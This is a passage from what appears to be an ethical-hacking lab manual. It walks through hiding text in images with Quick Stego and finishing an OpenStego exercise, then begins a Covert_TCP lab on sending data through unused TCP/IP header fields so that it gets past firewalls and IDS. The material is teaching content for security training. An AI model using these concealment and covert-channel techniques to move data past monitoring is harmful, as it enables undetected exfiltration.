Success Pop-Up

30. Close the **OpenStego** window, and double-click **New Text Document.txt**.




FIGURE 13.25: Opening the Text Document

31. The file displays all the information contained in the document, as shown in the screenshot:




FIGURE 13.26: File Containing the Secret Information

32. In real-time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

## Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

# Image Steganography using Quick Stego

*Quick Stego hides text in pictures so that only other users of Quick Stego can retrieve and read the hidden secret messages.*

## Lab Scenario

Pornography sites that are filled with images that sometimes change multiple times each day, require authentication in some cases to access their "better" areas of content, and the use of stenographic techniques allows an agent to retrieve messages from their home bases and send back updates, all in the guise of "porn trading." Thumbnails can be scanned to find out if there are any new messages for the day; once decrypted, these messages point to links on the same site with the remaining information encrypted.

To be an expert ethical hacker and penetration tester, you must understand how to hide text inside an image. In this lab, we show how to do so using Quick Stego.

## Lab Objectives

The objective of this lab is for students to learn how to hide secret text messages in images using Quick Stego.

## Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2016
- Administrative privileges to install and run tools
- Or, download Quick Stego tool at <http://quickcrypto.com/free-steganography-software.html>
- If you wish to download the latest version, the screenshots may differ
- Run this tool in Windows Server 2016

## Lab Duration

Time: 5 Minutes

## Overview of Steganography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspect the existence of the message—a form of security through obscurity. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include stenographic coding hidden inside a transport layer, such as a document file, image file, program, or protocol.

## Lab Tasks

The basic idea in this section is to:

1. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego** and double-click **QS12Setup.exe**.
2. Follow the wizard-driven installation steps to install the application.



FIGURE 14.1: Windows Server 2012 - Apps

3. On completing the installation, launch the **Quick Stego** application from the **Apps** list.




FIGURE 14.2 Windows Server 2016- Apps

4. The **Quick Stego** main window appears, as shown in the screenshot:




FIGURE 14.3: Main window of the Quick Stego

5. Click **Open Image**, under **Picture, Image, Photo File**.




FIGURE 14.4: Opening the image

6. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the image file **02\_nissan\_gt-r\_specv\_opt.jpg**, and click **Open**.




FIGURE 14.5: Selecting the image

7. The selected image is added; it displays the message: **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE.**




FIGURE 14.6: Selected image is displayed

8. To embed text in the image, click **Open Text**, under **Text File**.




FIGURE 14.7: Selected text file

9. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the text file **text file.txt**, and click **Open**.




FIGURE 14.8: Selecting the text file

10. Selected text will be added in the text box right next to the image as shown in the following screenshot:




FIGURE 14.9: Contents of the text file displayed in Quick Stego

11. Click **Hide Text**, under **Steganography**.
12. Quick Stego application hides the text within the image, which can be observed by the message displayed by Quick Stego (**The text message is now hidden in the image**), as shown in the screenshot:




FIGURE 14.10: Hiding the text

13. To save the image (in which the text is hidden), click on **Save Image**, under **Picture, Image, Photo File**.




FIGURE 14.11: Save the steganography image

14. Provide the file name **stego**, and click **Save** (save it to the **Desktop**).




FIGURE 14.12: Browse for saved file

15. The file is now saved as “stego.” Though it seems to be a normal image file, it has the text hidden in it, which can be visible by viewing it in Quick Stego.
16. Exit Quick Stego, and re-launch it from the Apps screen.
17. Click **Open Image**, under **Picture, Image, Photo File**.
18. Browse the **Stego** file (on the **Desktop**).
19. The hidden text inside the image will be displayed as shown in following screenshot:




FIGURE 14.13: Hidden text is showed

20. In real-time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

## Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

## Covert Channels using Covert\_TCP

*This program manipulates the TCP/IP header to transfer a file one byte at a time to a destination host.*

### Lab Scenario

Networks use network access control permissions to permit/deny the traffic through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, web proxies to allow certain traffic. Covert channels can be made by inserting data into unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

### Lab Objectives

The objective of this lab is to help students learn:

- How to carry covert traffic inside of unused fields of TCP and IP headers?

### Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Ubuntu running as a virtual machine

### Lab Duration

Time: 10 Minutes

### Overview of Covert\_TCP

Covert\_TCP manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside a IP header. This is useful when bypassing firewalls and sending data with legitimate looking packets that contain no data for sniffers to analyze.

## Lab Tasks

1. In the **Kali Linux** machine, launch a **Terminal** window and type **cd Desktop**.  
Hit **Enter** to change the current working directory to Desktop.

A screenshot of a Kali Linux terminal window. The title bar says "root@kali: ~/Desktop". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command line shows "root@kali:~# cd Desktop" with the "cd Desktop" part highlighted by a red rectangle. The prompt "root@kali:~/Desktop#" is visible at the bottom.

FIGURE 15.1: Navigating to Desktop

2. Type **mkdir send** and hit **Enter** to make a folder named send on the Desktop.

A screenshot of a Kali Linux terminal window. The title bar says "root@kali: ~/Desktop". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command line shows "root@kali:~# cd Desktop" followed by "root@kali:~/Desktop# mkdir send" with the "mkdir send" part highlighted by a red rectangle. The prompt "root@kali:~/Desktop#" is visible at the bottom.

FIGURE 15.2: Making a directory

3. Then to change the current working directory to send, type **cd send/** and hit **Enter** as shown in the screenshot.

A screenshot of a Kali Linux terminal window. The title bar says "root@kali: ~/Desktop/send". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command line shows "root@kali:~# cd Desktop" followed by "root@kali:~/Desktop# mkdir send" followed by "root@kali:~/Desktop# cd send/" with the "cd send/" part highlighted by a red rectangle. The prompt "root@kali:~/Desktop/send#" is visible at the bottom.

FIGURE 15.3: Navigating to the directory

4. Now type **echo "Secret Message" > message.txt** and hit **Enter** as shown in the screenshot. This makes a new text file named message containing the string "Secret Message".

